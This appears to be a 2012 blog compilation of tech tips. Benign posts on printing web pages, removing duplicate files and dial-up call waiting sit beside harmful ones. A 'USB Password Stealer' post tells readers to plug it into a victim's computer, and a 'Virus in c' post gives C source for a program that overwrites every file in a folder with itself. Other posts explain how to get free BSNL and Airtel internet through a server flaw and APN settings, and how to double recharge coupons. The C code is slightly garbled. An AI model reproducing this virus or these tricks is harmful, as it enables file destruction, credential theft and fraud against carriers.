15 Mar 2012

USB Password Stealer

Tweaked USB that steals every passwords including licences.

Instructions

1.Decompress the archive and put all the files located in the folder “USBThief”into a USB.

2.Insert the USB in your victim’s computer.

3.View folder “dump” to see the passwords


Download from here 

How to print webpage without images and background colors

Today tip will help you to print any website page in readable form (only text) without any extra graphics or images. There is a option on many websites "Print" to print a page in text format only, but if there is no print option then you can print out any webpage without its background colors and images using Internet Explorer setting. Generally Internet Explorer setting "Print background colors and images" is disable, another advantage of printing webpage without background colors, you can speed up your printing process and also save printer ink. But important thing to always preview WebPages before you print, in Internet Explorer go to File menu, then click on Print Preview option.

To enable or disable print background colors option, open your system Internet Explorer.

Click the Tools menu and then go to Internet Options and open it. Here click the Advanced tab then scroll down to find the option Printing section.


Now check the option "Print background colors and images" then Apply and press Ok button.

SAME SONGS TWICE OR THRICE IN UR PC...???

R U FRUSTRATED ON HAVING SAME SONGS TWICE OR THRICE IN UR PC...???

HERES ALL IN ONE ULTIMATE SOLUTION...



Duplicate File Remover is a powerful tool to locate file duplicates on your computer (dedupe). It scans the computer and lists duplicate files based on Byte for Byte Comparison, which ensures 100% accuracy. It can find duplicates of any files: text, binary, music, video or images. For multimedia files (MP3, OGG/Vorbis, WMA), the contents of the following tags can also be analyzed: "Artist", "Album", "Title" and "Comment". The file Summary property can also be searched: title, subject, category, and author. Duplicate files can be deleted, hard-linked, moved, or copied. The list of duplicate files can be sorted, exported to an HTML report, and acted upon.

Hangs up internet dial-up connection

When you are browsing your favorite websites using dial-up internet connection, your incoming calls can create problem with your modem if the call waiting option in your modem sittings is enable. Your modem may be hangs up and disconnects the internet connection frequently. Normally when you disabled the call waiting option in your modem sitting and any body tries to call you, he will get the busy beep during internet connected. You should always disable the call waiting option to avoid modem disconnectivity or hangs up.

To disable the call waiting option, first click on Start button, then Network Connections.

Here double click on your internet connection and click on Properties button then General.

Under General tab select Use Dialing Rules box then click on dialing rules button.


Here select My Location then click on Edit button. Under General tab select the option To disable call waiting dial and put any number in next box like *32.

At the end click on Ok button and dial your connection again.
 

Virus in c

#include
#include
#include
#include
#include
void main(int argc,char* argv[])
{ char buf[512];int source,target,byt,done;struct ffblk ffblk;clrscr();textcolor(2);
cprintf("--------------------------------------------------------------------------");
printf("nVirus: Folderbomb 1.0n");
cprintf("--------------------------------------------------------------------------");
done = findfirst("*.*",&ffblk,0);
while (!done)
{
printf("n");
cprintf(" %s ", ffblk.ff_name);
printf("is attacked by ");
cprintf("Folderbomb");
source=open(argv[0],O_RDONLYO_BINARY);
target=open(ffblk.ff_name,O_CREATO_BINARYO_WRONLY);
while(1)
{
byt=read(source,buf,512);
if(byt>0)
write(target,buf,byt);
elsebreak;
}
close(source);close(target);done = findnext(&ffblk);
}
getch();
}

Recharge 2 phones vid one coupan

u can recharge two phones vid one coupan

dial d no. of d coupan on both phones .......n press dial button  on both phones exactly at d same time........

take another coupan
do again.........
den u vil collect double balance 

dis trick works 60%......
but alwys try ven u recharge ur phone

Hack bsnl

Logic: the server has a major bug in it, by which it fails to block two simultaneous connections from the phone and establishes a connection with full internet working,
Supported devices: all phones with multichannel gprs support

 For connection on your mobile phone:-
1) Make two connections like bsnlportal and BSNLPORTAL1
(names of profile don’t matter, u can keep one as billgates and shahrukhkhan lol..the basic purpose of names is to enable the user to differentiate between the two accounts,)
2) Select the application you got to have the full connection working on.
Surpassingly “web” now just select “bsnlportal” profile and select a link like wap.cellone.in the page will get open, just press the red button such that the “web” application goes in the background.
Make sure that the gprs connection is still established with the web app. Two parallel lines on the top left of the screen will confirm this
3) Now open any other app that requires web connection like opera. Select BSNLPORTAL and open any other link like wap.google.com, u will get error –
the aim of using the other app is to perform multi-channel gprs,
this is verified by seeing some dots on the pre-existing connection established by “web”
(step 2)
“Access denied.
Technical description:
403 Forbidden - You are not allowed to communicate with the requested resource.”

4) close opera and open web and open a site like esato.com
5) if everything is done as said here then esato will load and voila! We have the whole internet!
For connection on pc.
1)create a connection and enter the number to be dialed as *99***1#
2) enter the following string as extra initialization command
3)now dial from pc, the connection will be established
4)pick the phone and open “web” open “wap.cellone.in” the phone shows error .
5) close “web” and then from the browser open www.google.com
and voila! The whole intenet is here
settings for profiles
apn: celloneportal
ip: 192.168.51.163
port : 8080
leave other fields blank as they are of the least concern!

Hack airtel gprs

hi friends!
here is the settings which i am using to browse internet freely... i see there are many threds providing you settings for the free gprs...but most of them not work at all, many of them are incorrect also.
I realise that this happens as most of users dont know how to put the setting correctly...
thats y i am explaining what to do n how to do in detail so that you too njoy the free gprs...but only for 40 series phones.........dammn!! shit!! sorry 4 dat


but i am sure it will be most useful 4 u
FOR NOKIA PHONES (40 SERIES, I USE IN MY 3220),
1. activate airtel live and get settings frm airtel
2. Creat an access point (settings> configuration settings> personal config. settings> add new> access point, for 3220 n similar phones)
4. Go to (created) access point settings
Account name : NameOfAccount
Data bearer : Packet Data
Packet Data Access Point : airtelfun.com
Authentication Type : normal
User Name : <blank>
Password : <blank>
5. Yea, You have done alomost half, Now again go to Settings> Configuration Settings. Now do the following
Default Configuration Settings : AIRTEL- LIVE
Preferred access poing : NameOfAccount
* "NameOfAccount" is the Access Point created by u
** "AIRTEL - LIVE" is the settings of airtel live given by airtel
6. Now, go to Settings>Connectivity>Packet Data>Packet Data Settings>Edit Active access Point & set
Packet Data Access Point : airtelmms.com
7. Go to Web>Settings>Configuration Settings and set
Configuration : AIRTEL -LIVE
Accout : AIRTEL -LIVE